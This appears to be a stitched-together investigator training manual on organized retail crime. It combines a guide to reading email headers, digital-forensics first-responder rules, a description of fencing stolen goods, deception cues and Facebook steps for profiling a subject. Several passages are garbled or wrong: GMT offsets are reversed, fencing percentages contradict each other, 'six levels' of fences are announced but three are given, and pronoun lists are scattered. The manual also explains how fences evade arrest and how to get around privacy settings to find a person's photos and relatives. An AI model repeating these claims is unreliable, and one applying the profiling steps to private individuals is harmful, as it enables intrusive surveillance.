1. Received: from maroon.pobox.com (maroon.pobox.com [208.72.237.40]) by mailstore.pobox.com (Postfix) with ESMTP id 847989746 for address;Wed,15 Jun 2011 10:42:09 -0400 (EDT)
2. Received: from maroon.pobox.com (localhost [127.0.0.1]) by maroon.pobox.com (Postfix) with ESMTP id EA14340A31F;Wed,15 Jun 2011 10:42:35 -0400 (EDT)
3. Received: from mail-qw0-f46.google.com (mail-qw0-f46.google.com [209.85.216.46]) by

maroon.pobox.com (Postfix) with ESMTP id 70BCC40A1DB for address;Wed, 15 Jun 2011 10:42:13 -0400 (EDT)

4. Received: by qwk3 with SMTP id 3so281681qwk.33 for address;Wed, 15 Jun 2011 07:42:11 -0700 (PDT)
5. Received: by 10.229.78.96 with SMTP id j32mr509819qck.121.1308148929825;Wed, 15 Jun 2011 07:42:09 -0700 (PDT)
6. Received: from [10.231.252.223] (79.sub-174-252-72.myvzw.com [174.252.72.79]) by mx.google.com with ESMTPS id m16sm345129qck.28.2011.06.15.07.42.02 (version=TLSv1/SSLv3cipher=OTHER);Wed, 15 Jun 2011 07:42:08 -0700 (PDT)

Starting at the top:

1. A Pobox mail server (maroon.pobox.com) sent the message to mailstore.pobox.com, which is where I picked it up to read it.
2. Pobox sent the message internally. This is the step where message filtering happens.
3. Google (mail-qw0-f46.google.com) sent the message to Pobox.
4. Google handles the message internally.

Any computer that handles a message is allowed to append its own headers. By convention, if a system wants to add its own custom header, it starts with X-. This is so they can be sure their custom headers don't accidentally take the name of any defined header, current or future.

What is an Envelope Sender?

An email has two addresses associated with sending it: the envelope sender, and the From: address. The envelope sender is where computers should respond (in the case of bounce messages or errors); the From: address is where people should respond. In most cases, the envelope sender and the From: address match. But they don't always, and they don't have to.

In terms of how it is sent, email is like a package. On the box (that is, during the SMTP transaction), specify where the package is to be sent, and where it should be returned if it could not be delivered.

If this were personal mail, these things would nearly always match — if you got a package addressed to you, with your Aunt Martha's return address, the card inside the box is almost certainly going to be addressed to you, from Aunt Martha. In a personal email, the envelope sender (the return address) nearly always matches the From: header.

Things are a little different from a corporation. If you got a box from Amazon, it might be something you ordered. Amazon might have one return address that they use for packages that are undelivered (the return address on the outside of the box), but inside the box, they might ask you to make returns to a different address. Or, it might be a gift that someone bought for you from Amazon. Amazon shipped it, but the package is really from Aunt Martha. With email, there are similar legitimate reasons why an envelope sender might not match the From: header, like a mailing list or a company that does automated bounce

processing.

Unfortunately, this is a “feature” of email that spammers and scammers can and do abuse. When you get a message picked up as spam that’s “from” PayPal, or your bank, or another trusted institution, they’ve generally changed the From: address to be at a domain you recognize while leaving the envelope sender as something they control.

What is SMTP?

SMTP stands for Simple Mail Transport Protocol. It is the method that computers connected to the Internet use to send an email. (Your “Outgoing Mail” settings in your email program can also be referred to as your SMTP settings.) It is also the method that servers use to transfer email between them.

SMTP transactions typically have 4 parts:

- HELO, where the computers talking identify themselves
- MAIL FROM, the envelope sender of the message is given
- RCPT TO, the address or addresses that the message will be sent to
- DATA, the actual message (which also has all the message headers, including From: and To:)

Many spam filters, including most of Pobox’s, run after HELO, MAIL FROM and RCPT TO, but before DATA. That’s because, once you accept the DATA, you can no longer bounce the message. That is why any filters that run on the message content, including filters you set up yourself, cannot bounce mail.

SPF, SRS Rewriting and How it Affects Forwarding Email

SPF stands for Sender Policy Framework. It is an authentication check on the envelope sender. That is: it asks, “Is this computer allowed to send mail from this address/domain?” It is not a reputation check; it is just supposed to prevent or reduce the likelihood that a message is forged.

Instead, SRS rewrites the envelope sender, so that it will come from @pobox.com. So, what does this mean for email forwarding? Well, a lot, actually! When Pobox forwards mail to your forwarding address, your ISP may do an SPF lookup. If the domain that the message came from published an SPF record, our servers definitely wouldn’t be in it! So, if we forwarded the message using the original envelope sender, the mail we are forwarding to you could get rejected.

About forging Received: headers

If you’ve ever been phished, or “spammed yourself”, you know how easily spammers can forge the From: headers. If you’ve ever gotten a message “cc’ed to” a whole bunch of addresses, which doesn’t include yours, you know that To: and CC: headers can be forged, or used to obscure who’s actually getting the message.

Forging Received headers is a little different. You see, From or To, you can totally obliterate where the message actually came from, or where it's actually going to. With Received headers, you can't get rid of the real ones. But you can add fake ones.

Fake Received: headers must be the "oldest" Received headers — on the message before any real Received: headers are added. Since Received: headers are read from newest to oldest, with the newest at the top, that means fake headers are at the bottom.

So, how can you tell which Received: headers are real, and which are fake? Generally speaking, they're always real. But, Received: headers should reflect a series of handoffs; if you see a mismatch, that can also be an indication of a forgery. Or, if a header is from something a little too straightforward, like google.com, it could also raise suspicions.

How to Read Email Time Stamps (date and time entries)

Dates and times in message headers are, almost always, given in the local time for the computer that wrote the header. So, the Date header on a message will be the local time where the message was sent, not where it was received. Received: headers are time-stamped local to the computer that handled them. So, how can you tell when it was actually handled, in your own local time?

Email timestamps use the following format:

- abbreviated day of the week,
- day of the month
- abbreviated month
- year
- hour (in 24 hour time)
- minute
- second
- offset from Greenwich Mean Time
- abbreviation for time zone

Here's a pair of timestamps to take a look at: Thu, 9 Jun 2011 13:35:55 -0400 (EDT) Thu, 9 Jun 2011 10:35:50 -0700 (PDT)

Without the last 2 elements, you might ask why it took 3 hours to deliver the message. However, looking at the last 2 elements behind the time, indicates where the messages were when they got time stamped. The first line was written in Philadelphia, during Eastern Daylight Time (EDT). The second line was written in California, during Pacific Daylight Time (PDT).

That might be enough information if you live in the United States, but if you don't, or the message was handled in a part of the world where you aren't familiar with their timezone abbreviations, what can you do? That's where the offset from Greenwich Mean Time comes in. Greenwich Mean Time (or GMT) is also

known as UTC, or Coordinated Universal Time, and it is the Internet standard for time. All time zones are also indicated in email as their offset from GMT.

So, in the examples above, -0400 indicates 4 hours after GMT and -0700 indicates 7 hours after GMT. If the message was sent from, say, New South Wales, the offset would be +1000, or 10 hours before GMT. Using this structure, you could convert all the timestamps in a message to GMT, if you wanted to. That would make the first timestamp 17:35:55 in GMT, and the second one 17:35:50! So, that message actually took 5 seconds to process, not 3 hours and 5 seconds.

Using Headers to Troubleshoot

Why was this message held as spam?

- All messages released from the Spam section will include a header, indicating why we held the message. The information is in the X-Pobox-Antispam header.

A list of currently active reasons is:

- country/XX returned deny (where XX is the two letter country code for the country that sent the message to us)
- dnsbl/XX returned deny (where XX is the URL for the blacklist which contained the IP address that sent the message to us)
- rhsbl/XX returned deny (where XX is the URL for the blacklist which contained the domain name that sent the message to us)
- broadband/ returned deny (the IP that sent the mail looks like consumer broadband; these are primarily spambots running on compromised computers)
- require_ptr/ returned deny (the sending IP address did not have a PTR record)
- cloudmark/ returned deny (the message contained content currently found in the cloudmark spam filter)
- fake_pobox_address/ returned deny (the message sender is an address that is not active in the Pobox system)
- filter/ returned deny: user email filter (for messages discarded by your Email Filters)
- check_infwds/ returned deny: you have told us you are forwarding mail from another domain; we checked the IP that sent the mail to that domain, instead of the IP that sent mail to us.

So, why wasn't this message held as spam?

The most common reason that a message isn't held as spam is, spammers are constantly coming up with new and inventive ways to evade spam filters. But, there are a couple of things you can check for in the headers. Was the message sent to your Pobox address? If it doesn't include an X-Pobox-Delivery-Id: or X-lcg-Account-Id: header, then we didn't handle it. You'll need to talk you your ISP about why the message wasn't caught.

Was the message whitelisted?

Look for an X-Pobox-Pass: header, to see if the message's sender has somehow made it onto your Trusted Sender list.

Beyond that, we recommend checking your Spam settings. Our recommended level of spam protection, if your account has been active for more than two weeks (and you've been actively reviewing your Spam section) is Aggressive. Also, consider turning on by-country blacklists. If you don't have any correspondents who live on a certain continent, you could take a bite out of your spam by blocking all mail from that continent.

Why did this message take so long to arrive?

Received: headers are a great place to start to figure out why a message was delayed. Only the computer that delayed it will have logs and information about the cause of the delay, but Received: headers can help you pinpoint which computer it is.

Let's look at an example, which took about 2 minutes and 20 seconds to deliver:

1. Received: by lab.pobox.com (Postfix, from userid 1004) id 820C52E7B3; Mon, 13 Jun 2011 08:15:57 -0400 (EDT)
2. Received: from a-icg-mx-sd.icgroup.com (a-icg-mx-sd.icgroup.com [64.74.157.117]) by lab.pobox.com (Postfix) with ESMTP id 8D5212E7B1 for
; Mon, 13 Jun 2011 08:15:56 -0400 (EDT)
3. Received: by a-icg-mx-sd.icgroup.com (Postfix) id 90A38381F; Mon, 13 Jun 2011 08:15:53 -0400 (EDT)
4. Received: from ironport01.ktbenefits.com (ironport.ktbenefits.com [71.244.104.36]) by a-icg-mx-sd.icgroup.com (Postfix) with ESMTP id 71E34381E for
; Mon, 13 Jun 2011 08:15:53 -0400 (EDT)
5. Received: from unknown (HELO mail.ktbenefits.com) ([172.19.1.1]) by ironport01.ktbenefits.com with ESMTP; 13 Jun 2011 08:13:42 -0400
6. Received: from ktb-berwyn02.ktb.local ([172.19.1.11]) by mail.ktbenefits.com with Microsoft SMTPSVC; Mon, 13 Jun 2011 08:13:42 -0400

Looking at the headers, the big delay is between 4 and 5 — from 08:13:42 to 08:15:53, or the entire 2 minutes. Once the message is handed off to icgroup.com, the rest of the delivery takes about 4 seconds. So, if we were concerned about why this message took 2 minutes, we would have to contact ktbenefits.com, to have their administrator check the mail logs for the reason. (Of course, keep in mind that for anything under 5 minutes, the “reason” is likely to be “sometimes it just takes a couple of minutes.” Most delays under 10 or 15 minutes do not have a logged cause.)

When reviewing Received: headers don't forget that timestamps show the local time of the computer that handled it, not your local time. So, if a message goes from the East Coast to the West Coast or vice versa,

you'll see a 3-hour difference in the logs.

I'm getting 2 copies of every message. Who is duplicating it?

When you get multiple copies of an email message, the easiest way to find out who is duplicating it is to look for when the headers start to change.

If the two messages have different Message-ID headers, then the duplication is happening on the sender's computer. It could be that they accidentally sent it twice, or that their computer lost its connection to the Internet while sending, and the program sent it twice on their behalf.

If the two messages have the same Message-ID header, though, then you should start looking at the Received: headers. Specifically, start checking the logging ID. For example, in the Received: header below, the logging ID is 8D5212E7B1.

Received: from a-icg-mx-sd.icgroup.com (a-icg-mx-sd.icgroup.com [64.74.157.117]) by lab.pobox.com (Postfix) with ESMTP id 8D5212E7B1 for address; Mon, 13 Jun 2011 08:15:26 -0400 (EDT) Every logging ID is unique for a message. So, when reviewing Received: headers, if the logging ID matches, that means your two messages were one when they passed through that machine. The first Received header; as read from top to bottom, where the logging ID is same is the computer that caused the second copy.

17.2. Forensic Examination of Electronic Information

The forensic examination of electronically stored information (ESI) is a science and is treated by the courts in most countries. Forensic examiners are usually certified after a course of training which can last several years depending on the depth of knowledge being sought. There are some simple rules that forensic examiners follow so they can preserve the evidence without corruption.

Rule Number One:

If you are not a forensic examiner, you should not touch any computer-related material or equipment at the scene. This scene should be treated as a crime scene, and as a first responder, your job will be to preserve the scene and prevent anyone from contaminating or corrupting it in any way.

Rule Number Two:

Document your observations. Make sure you are at the correct location. Make sure you have your written authorization in your possession (whether a warrant, a subpoena, or written permission from the data owner). Begin the documentation process by placing a small digital audio recorder in your shirt pocket after you turn it on and state your name, date, time zone, location (either address or geopoly coordinates), and your case number if you have one. Do not shut off the recorder until you depart the scene. If you are in a two-party state (where all parties are required to be notified that you are making an audio recording), make sure you obtain oral permission to record from each person you speak to. If they decline to give you that permission, advise them not to speak or leave the scene immediately but do not stop the recording. It will become evidence at some point (usually the moment the recording is stopped), and any break in the record of your activities will diminish the credibility of what you are doing.

Take photographs of EVERYTHING! Take pictures of the area surrounding the building where the computer equipment is located. Make sure the camera can record the date, time, and geopoly coordinates where the picture was taken. Include people in the pictures if they are present. You may need them as your investigation progresses. Photograph the street address of the location of the computer equipment, either on the building itself or at the curb with the building in view.

Begin taking pictures as soon as you enter the building and orally record what you are photographing. If you like, you may use a video recorder, but general individual pictures are better as your evidence is presented. Remember, too, that if you are relying on the audio portion of the video recorder as your audio record when you shut off the camera, the audio stops. You want to avoid that if you can.

Rule Number Three:

Identify each piece of equipment, including make, model, model number, serial number, purpose (server, workstation, printer, etc.), and description of physical appearance, cables, and power cords plugged into the

piece of equipment and where they each go. Record the state of the computer the moment you first see it. Is it turned on or off? Is the screen active? If so, what does it depict? Are any drive, power, or signal lights on? If so, what do they indicate? If this is a crime scene, the crime scene investigators may want to dust for fingerprints, collect physical evidence (hair, fibers from clothing), DNA samples, and other things. Let them do that first but caution them to try not to disturb the state of the computer if they can avoid doing so.

Rule Number Four: (This is the most critical rule of all)

Make a forensically sound copy of the information in random access memory (RAM), graphics memory, and the system's state. Next, make a forensically sound copy of the magnetic media (hard drives, thumb drives, floppy diskettes, tape backups, etc.) In many cases, depending on your authorization, you will simply power down the equipment after making a copy of memory and state and taking everything back to the lab for examination. If you do not know how to make a forensically sound copy of memory or magnetic media, find someone who does and get them to do it. Failure to observe this rule could taint your case to the point where the evidence could become inadmissible because it was altered by someone who didn't understand the process.

Rule Number Five:

Begin a Chain of Custody Log at the point where you decide to take possession of anything that doesn't belong to you. Record everything necessary to establish custody, identification of the custodian, identification of the property, location of each item, and disposition.

Rule Number Six:

Create a three-part receipt for the property you take custody of and have the owner of the property sign an acknowledgment that you have taken custody of the property if the owner is present. If the owner is not present, have the person apparently in charge sign the receipt. Then provide that person with the third copy of the receipt. Take the other two with you. Place the original in the case file folder and place the copy with the property when you deposit it into the property room for safekeeping.

18. Fencing Operations

Overview of Fencing Operations

ORC Operations (“Fencing”): Once the retail merchandise is acquired, several different methods are used to fence the products back into the marketplace. Potential outlets for fencing stolen goods include small convenience or second-hand stores, flea markets, swap meets, pawn shops, and more recently, online marketplaces. While stolen goods are commonly sold to individual buyers through these venues, in some cases, fencing operations may also employ sophisticated measures to clean and repackage products for resale to witting or unwitting wholesale distributors. With the growth of the Internet and online marketplaces, e-fencing, in particular, has emerged as a major concern for retailers and law enforcement.

According to the most recent National Retail Federation survey of retailers, 66 percent of retailers surveyed indicated that they had identified or recovered stolen merchandise and gift cards that were being fenced online. In contrast to more localized physical fencing operations, e-fencing is generally much more profitable and allows sellers a global reach. For example, retailers indicate that e-fencing can often yield 70 percent or more of the retail value of the product versus approximately 30 percent through traditional fencing venues. Further, e-fencing eliminates the face-to-face interactions that occur at physical fencing locations, thereby providing sellers with a perceived increase in anonymity.

A true “fence” is usually considered to be an established business person—one who knowingly purchases stolen property and redistributes it in any fashion for a profit. Six levels of fences have been identified:

- **Level-1 fence:** A thief sells to a level-1 fence (often a storeowner such as a pawnbroker or a jeweler), who then sells the goods in his store or else sells them to another fence.
- **Level-2 (wholesale) fence:** A level-2 fence buys from a level-1 fence and then often cleans up and/or repackages the goods to make it look as though they came legitimately from the manufacturer. These are very clandestine operations that are perhaps most likely to be found when working back from a level-3 fence bust (see below). Those who operate stolen car rings also fall within this fencing subtype.
- **Level-3 fence:** A level-3 fence takes repackaged goods from level-2 wholesale fences and diverts the goods to retailers. At times, major retailers will find themselves buying back the very goods that were stolen from them. Level-3 fences have been known to sell perfume, cosmetics, razor blades, and shoplifted designer goods in this way.

Commercial fences use their business front to recruit thieves who come in offering them stolen goods. (This is the commercial fence supplies market operating at Level-1.) They also mix stolen goods in with their legitimate stock. Somewhat perversely, this helps to sell legitimate stock, as people think they are getting a genuine bargain if goods are stolen, even when they are not. (This is the commercial sales market at Level-1.)

18.1. Most-Basic Fencing Principles

Understanding the unique dynamics of particular offending can help identify and also understand the behavior of less visible offenses and offenders that facilitate more visible crime problems such as theft.

For a professional fence to operate and avoid arrest, he needs to coach promising thieves to avoid detection and maximize profits. He must conceal his stolen goods trading behind a legitimate trading front. He should remain willfully ignorant about whether the goods that he buys from other dealers are stolen. He must try to offload stolen goods quickly to avoid detection, but also know when it is safer to store them and sell them later. He must avoid getting caught in possession of stolen goods, but if he is, he should know how to make it difficult for police to prove that he knows the goods are stolen. He must be careful not to work with police informants and limit the number of people who know about his business. He must never admit to knowingly trading in stolen goods if the police question him. And, if all this fails, he must have money for a good lawyer if police arrest him.

18.2. Operation Methods

Inexperienced thieves tend to sell mostly by hawking to strangers in public places or selling to only one residential fence they know. Problem drug users in particular commonly find it hard to find fences who will deal with them. The most experienced and prolific offenders tend to have the most ways of selling stolen goods in a variety of markets. A study of experienced residential burglars found that they most often sold stolen goods to known fences, friends, or relatives rather than strangers.

18.3. Overview of E-Fencing Operations

Based on retailer estimates, approximately 18 percent of all stolen goods (around \$5.4 billion) are sold on the Internet. This can be attributed to the anonymity and the global reach e-fencing often provides. Unlike traditional fence operations where there are face-to-face interaction and much stricter requirements for product information such as serial numbers; on Internet auction and consumer sites, e-fencers can sell items under a “username” and are normally not required to provide product information. And unlike a brick-and-mortar fence, an e-fence operation can sell their merchandise 24 hours a day, seven days a week.

The profit on e-fenced merchandise is also much higher than merchandise sold through a traditional fence. E-fenced merchandise is sold at approximately 70 percent of its retail price compared to fencing operations that sell stolen merchandise for approximately 50 percent of its retail price. The higher profit margins are a motivation for organized retail criminals to sell their merchandise through an e-fence operation. E-Fence businesses also enjoy low overhead costs, relative anonymity, and little chance of prosecution. In addition, the Internet provides access to a global consumer 24/7 year round.

18.4. Targeted Products

Investigations of organized retail crime rings have uncovered a wide variety of goods targeted to be stolen and resold on the black market. One researcher has noted that CRAVED items (meaning those goods that are Concealable, Removable, Available, Valuable, Enjoyable, and Disposable) are more often targeted because of the ease with which criminals can remove these items from stores and convert them into cash or other valuables. On the one hand, some desirable—or “hot”—products, such as cigarettes and alcohol, may always be popular products for thieves.

The desirability of other products may be based on their current popularity (such as new movies, video games, and music titles) or on their use in drug manufacturing activities (such as ephedrine-based cold medications and lithium batteries). In addition, the popularity of products may also be brand-specific. For example, while certain brands of razor blades, printer cartridges, and designer clothing may be frequently targeted for theft, competing brands may be ignored.

Desirable items, in no specific order, include:

- Tobacco products
- Premium razor blades
- Face creams
- Analgesics
- Smoking cessation products
- Designer, logo, and leather apparel and shoes (particularly athletic)
- Name-brand power tools
- Vacuum cleaners
- Printer ink cartridges
- Steaks
- Coffee
- Consumer electronics (such as DVD players and GPS units)
- Fragrances
- Infant formula
- Batteries
- Music and game DVDs
- Over-the-counter (OTC) medications and test kits.

18.5. Strategy and Concepts

A typical e-fencing strategy is very straightforward—research loss data, surf the net, identify possible online fences and shut them down. Of course, this sounds much simpler than it actually is. There are literally dozens of Internet sites where a cyber-criminal can fence stolen goods. The most popular sites are eBay, Craigslist, Letitgo, and Amazon.com. On any given day, eBay will list in excess of 100,000 individual auctions of just Limited Brands merchandise. Determining where to begin your investigation, therefore, requires thorough data analysis, knowledge of the inner workings and policies of offending Internet sites, professional instinct, and a little bit of luck.

18.6. Employee Collusion

At times, boosters also conspire with current or former store employees. Employees may take goods from storage rooms or receiving areas in stores and provide them directly to boosters. They may also help thieves by disabling store alarms, leaving doors unlocked or providing information about computer passwords, alarm codes, keys, and management and security schedules. Industry studies estimated the proportion of inventory loss due to employee theft. However, it is currently unknown how often employee theft or fraud is directly implicated in cases of organized retail crime.

19. Online Deception in Social Media

The rapid proliferation of Web-based technologies has revolutionized the way content is generated and exchanged over the Internet leading to an explosive growth in social media applications and services. We consider deception as a deliberate act with the intent to mislead others while the recipients are not made aware or expect that such an act is taking place and that the goal of the deceiver is to transfer that false belief to the deceived ones.

This perspective on deception becomes particularly relevant when examining social media services in which the boundary between protecting one's privacy and deceiving others becomes blurry.

Furthermore, we also argue that these false beliefs are transferred through verbal and non-verbal communication and deception is measurable and identifiable through verbal (e.g., audio or text), non-verbal (e.g., body movement) and physiological cues (such as heartbeat).

We focus on the motivations for deception in social media and we explore various deception techniques that have been used recently and their impact on social media users. We discuss some of the challenges that we need to address in the future in the area of deception in social media.

While detecting and preventing deception are important aspects that relate to the topic of deception, understanding online deception and classifying techniques used in social media is the first step in fighting it.

19.1. Frequency of Lying

- How do different media affect lying and honesty?
- 1.75 lies identified in a 10-minute exchange
- Range from 0 lies to 14 lies
- Self-preservation goal ('likeable') increases deception
- "Electronic mail is a godsend. With e-mail, we needn't worry about so much as a quiver in our voice or a tremor in our pinkie when telling a lie. Email is a first-rate deception-enabler."

19.2. True Personality vs. Embellished Identity

- i
- me,
- my,
- mine,
- you ,
- your(s)
- him
- his
- he
- she
- her

Changing pronouns as benign as it seems is the queen mother of linguistic violations and is a very strong indication that deception might be present!

For instance our house vs. my house

In many cases, if a person does not start with “i” the statement is more likely to be lacking credibility.

Consider that...

- The others were not significant enough to mention
- There is an emotional distance
- The author may be trying to conceal someone’s presence in the story
- The author is under a tremendous amount of stress
- We went to the store
- He and I went to the stores
- I went to the store with him
- they
- them
- their

- theirs
- us
- we
- our(s)
- it
- its
- myself
- Yourself
- himself
- herself
- ourselves
- themselves

19.3. Online Deception

The ambiguity of the Internet allows complete anonymity, providing the user with the ability to create false and misleading profiles and identities online, thus hiding their true identity.

- gender-swapping online
- with men playing women
- Adults posing as children etc
- lies or exaggerations of
- one's physical appearance
- personality or characteristics
- or even slight exaggerations of a genuine characteristic such as denying being a smoker, drinker, etc.

One can have 'as many electronic personas as one has time and energy to create' (Donath, 1999).

CASE STUDY ON DECEPTION ON FACEBOOK

STUDY

- The University of Texas at Austin suggests users express their true personality – not an embellished identity – over online social networks such as Facebook.
- The Texas researchers collected 236 profiles of college-aged users of Facebook in the United States and StudiVZ, the equivalent in Germany. The users filled out questionnaires about their personality and also about who they'd like to be. Strangers browsed and rated the online profiles, and the study authors compared the ratings with the users' questionnaires.

FINDINGS:

- Networks such as Facebook are more "genuine mediums for social interactions than vehicles for self-promotion,"
- But whether honesty on Facebook comes naturally or is necessitated by your audience is up for debate "You don't have full control over it. Other people can write things on your wall and tag you in unflattering photos. etc." Stated Professor Hancock

19.4. Detecting Deception

Inconsistencies in actions or words do not necessarily indicate a lie, just as consistency is not necessarily a guarantee of the truth. However, a pattern of inconsistencies or unexplainable behavior normally indicates deceit.

19.5. Techniques for Identifying Deceit

- Control Questions
- Repeat questions
- Should not be exact repetitions of an earlier question.
- The investigator must rephrase or otherwise disguise the previous question.
- Repeat questions also need to be separated in time from the original question so the information cannot easily be remembered.
- Developed from recently confirmed or known information that is not likely to have changed
- If the answer to a control question is not given as expected, it may be an indicator of deceit.

Topical Examples:

- Last day of school, Vacation dates
- School events, Pop culture trivia

19.6. Internal Inconsistencies

Frequently when someone is lying, an investigator will be able to identify inconsistencies in the timeline, the circumstances surrounding key events, or other areas within the questioning.

For example, someone spends a long time explaining something that took a short time to happen, or a short time telling of an event that took a relatively long time to happen.

Example:

- Q1 – What was the score of the baseball game?
- A1 – Well, first of all, you wouldn't believe how much the tickets cost; then I had to get something to eat, which is a total waste of money....

19.7. Placement” and “Access”

Based on a person’s job, geographical location, age, etc., investigators should have a basic idea of the breadth and depth of information that such a person should know.

When answers show that someone does not have the expected level of information (too much or too little or different information than expected), this may be an indicator of deceit.

Example:

In an extreme case, if someone is interrupted in the middle of a statement on a given topic, they will have to start again at the beginning in order to “get the story straight.”

Repeated Information

Often if someone plans on lying about a topic, they will memorize or practice exactly what they are going to say.

If they always relate an incident using exactly the same wording, or answer ‘repeat’ questions identically (word for word) to the original question, it may be an indicator of deceit.

19.8. Incongruent Appearance and Incongruent Language

- If someone's online appearance does not match their story, it may be an indication of deceit.
- If the type of language, including sentence structure and vocabulary, does not match the story, this may also be an indicator of deceit.

Example:

- If the suspected liar does not use the proper technical vocabulary to match an otherwise familiar story, this may be an indicator of deceit.

19.9. Conducting Online Searches

Web Searches

When conducting a web search on a subject, it is most efficient to start with a simple name search. If the individual has a fairly common last name, try adding their city of residence to the search, their employer, or their spouse's name if you have it, or any other information contained in your file that may yield positive results. One useful tip is to use double quotes ("search term") if you want to search for a phrase. When searching Google, and is assumed between words that are not enclosed in quotation marks. If you would like to conduct a search using or between words, simply capitalize OR between each word. Double quotes can also be used when searching for a term on Yahoo. Yahoo allows users to add AND, OR, NOT, and AND NOT as long as the connectors are capitalized.

As you wade through the results, you may identify additional search terms as you learn more about the subject. Once you've completed the basic web search, consider running a search on social networking sites.

Searching Social Networking Sites

Since Facebook is currently the most popular social networking site, we will focus on how to conduct a complete search of a subject using that service.

After signing up for the service, it is a good idea to consider the privacy settings for your profile. If you do not plan to actively use the site for personal use, you may wish to leave the privacy settings on the default settings because anyone that searches for you would only be able to obtain your name.

A Note on Privacy Settings

For users who wish to alter the privacy settings to more restricted access, follow these steps.

1. Go to the Accounts tab on the top right after you sign in.
2. Select Privacy Settings
3. There are five sections of privacy: Profile Information, Contact Information, Applications and Websites, Search, and Block List.
4. To fully restrict your privacy, you must go into each privacy section and customize each option.
5. When available, select the "Only You" option which will allow only you to view that information.
6. There are sections where the most restrictive option is "Only Your Friends." Selecting this option will ensure that only those people you have accepted as a friend can see your information.

7. The most important section to visit when altering privacy settings is the Search section. The default search setting allows for anyone that searches for your name in a search engine will be able link directly into your profile. Change this setting so that your profile is restricted from a public search.

Locating the Subject Profile

In order to search for a subject, it is important to understand that your access to information will depend in part on the privacy settings the user selected for their profile. However, useful information can be obtained from users' restricted profiles if you know how to search.

Follow these steps to begin a basic search:

1. After signing on to Facebook, there will be a Search box in the top center of the screen. Simply type the subject name into the box.
2. If the subject has a fairly common name, you may be able to narrow your results by selecting a geographic area. Please note that narrowing someone down by a geographic area will only work if that individual has joined the geographic area you select.
3. If you review the search results but have no luck identifying the subject, consider setting your geographic region to the same geographic region the subject would have selected. Some individuals set their privacy settings to permit only individuals from the same geographic region to find them using a search.
4. Another option is to search by the individual's email address. Take caution if no results are returned, as Facebook will ask whether you want to send an invitation asking them to join.
5. If you cannot locate the subject profile, consider using a search engine to identify the name of the subject spouse or children. Whitepages.com often provides the names of family members living in a household. If you can identify the names of family members, conduct a search to obtain their profiles.

Obtaining Evidence from the Profile

Once you identify the subject profile, the information you are able to collect will depend on the privacy settings set by the subject. On the subject profile you will see links across the top. Although the links will vary depending on the subject privacy settings, some common options are: Photos, Wall, Info, Friends, Events, Notes, Videos, etc.

Photos

The individual's profile picture is posted in the top left of the page. Immediately below the picture you may find hyperlinks to "View Photos of ." By clicking View Photos, you will be taken to portion of the profile that shows tagged photos, photo albums, and profile pictures.

Tagged photos contain pictures that may be linked to photo albums uploaded in someone else's Facebook.

Note that when you click on a tagged photo, the name of the photo album and the name of the owner of the album is located on the bottom right of the picture. Since some individuals “untag” photos of themselves, click the hyperlinked photo album name to get access to all of the photos in that album. This will allow you to see whether there are any additional photos of the subject in the album that were not tagged.

Once you have looked through the entire album, you can sometimes select the link located on the top left of the photo that says either “Back to ’s Photos” or “ ’s Photos.” If there is sufficient access, you will be able to see additional photo albums that may contain photos of the subject.

As mentioned above, on the page you linked into by selecting the link under the subject profile picture, you may also find Photo Albums posted by the subject and profile pictures.

Please note that if the user has removed the link to view pictures, you may still be able to obtain photo albums of the subject by obtaining links to albums from the Wall feed which is discussed below.

The Wall Tab

Information available on the Wall will vary greatly depending on the user’s privacy settings. On a viewable wall, you will see information posted by the Profile owner and anyone else who has posted on the Wall. To filter the results there is a magnifying glass on the upper right side. Once you click it, three options will appear. Subject + Friends are the default view. Just Subject shows you posts made by the subject only. Just Friends removes all posts by the Subject.

The Wall may provide you with information about when the subject makes posts on other users’ walls. It may also provide you with information about items that have been added or subtracted from the user’s profile.

At the bottom of the Wall feed there is a light grey box with a link that allows you to view “Older Posts.” Do not forget to review the older posts, as it often contains useful information.

Information Tab

Under this tab, you will find links to background information, contact information, education and work history, groups, and pages.

If you click the links into the various groups and pages the subject belongs to, you may identify additional posts the subject has made on the group’s page.

The education and work history link may provide you with information about whether the subject is working somewhere else. If you select the hyperlink for the employer’s name, it will link you into other individuals that have listed the same employer.

Friends

On the profile, you will see a box on the left hand side titled “Friends.” If your subject is not an active user of Facebook, or if they have a restricted profile, do not forget to check out the links to their friends pages. To view all of the subject friends, select “See All.” Another box will pop up listing all of the subject friends. Sometimes individuals have over 400 friends, thus it may be necessary to narrow down the results. A search box will appear in the upper right hand corner.

First, try typing in the subject last name which will likely produce family members. TIP: Hold down Ctrl when clicking on the individual's name to open that person's profile in a new window. Review the different individuals' pages to see whether they have posted anything about the subject, including photos and Wall posts. Also determine whether the subject has posted anything on the person's Wall.

Second, if you have access to the subject Wall, you can identify individuals that post regularly. You may also be able to identify individuals that the subject spends a lot of time with. Search the Friend list for these individuals, and review their pages for information.

Third, if the subject has listed any family members under the Information tab, search Friends for these individuals.

Documenting Social Media Evidence

Properly Documenting Social Media Investigations

Always copy urls, because sometimes you can't backtrack. Google updates its results constantly and with the more than 20 billion websites out there, you may never find the same info again.

- Take screenshots of content. (i.e. craigslist ads)
- Consider making use of CAMTASIA, a screen recorder and editing software program.
- Take Screen captures the fly
- Draw attention with arrows, add text
- Organizational tools – Search for your captures by date, website, or a custom flag that you create and assign.

20. Introduction to ORC

Dear Participant:

Thank you for choosing this valuable training program to enhance your skill set and expertise in Organized Retail Crime (ORC) investigations. The training course in which you are about to start is designed to teach you the fundamentals and methodologies of ORC investigations. The methodologies we will be discussing in this publication are those that have been proven in real-world settings and proven highly successful over time.

While many of the methodologies you learn in this publication on ORC investigations may work at one time or another, it is only those who prove themselves by successfully resolving large numbers of ORC investigations which employ different types of subjects, which are highly sought after. Before you begin your study with the ORC Investigators Manual we would like to address some relevant issues of the ORC investigation process.

1. Establish the elements of the crime that must be proved
2. Consider the response in light of the total impact to the organization
3. Common criminal actions resulting from organized retail crime
4. Common civil action resulting from organized retail crime investigations
 - a. False Imprisonment
 - b. Defamation
 - c. Malicious Prosecution

At first glance, the impact of organized retail crime may appear to be limited to monetary losses to retailers. The economic impact, however, extends beyond the manufacturing and retail industry and affects costs incurred by consumers and taxes lost by the states. Beyond the economic impact, the theft of stolen consumable or health and beauty products may pose safety risks to individuals purchasing such goods from ORC fences. In addition, some industry experts and policymakers have expressed concern about the possibility that proceeds from ORC may be used to fund terrorist activities.

We would like to acknowledge the assistance of the following experts in contributing material to this edition:

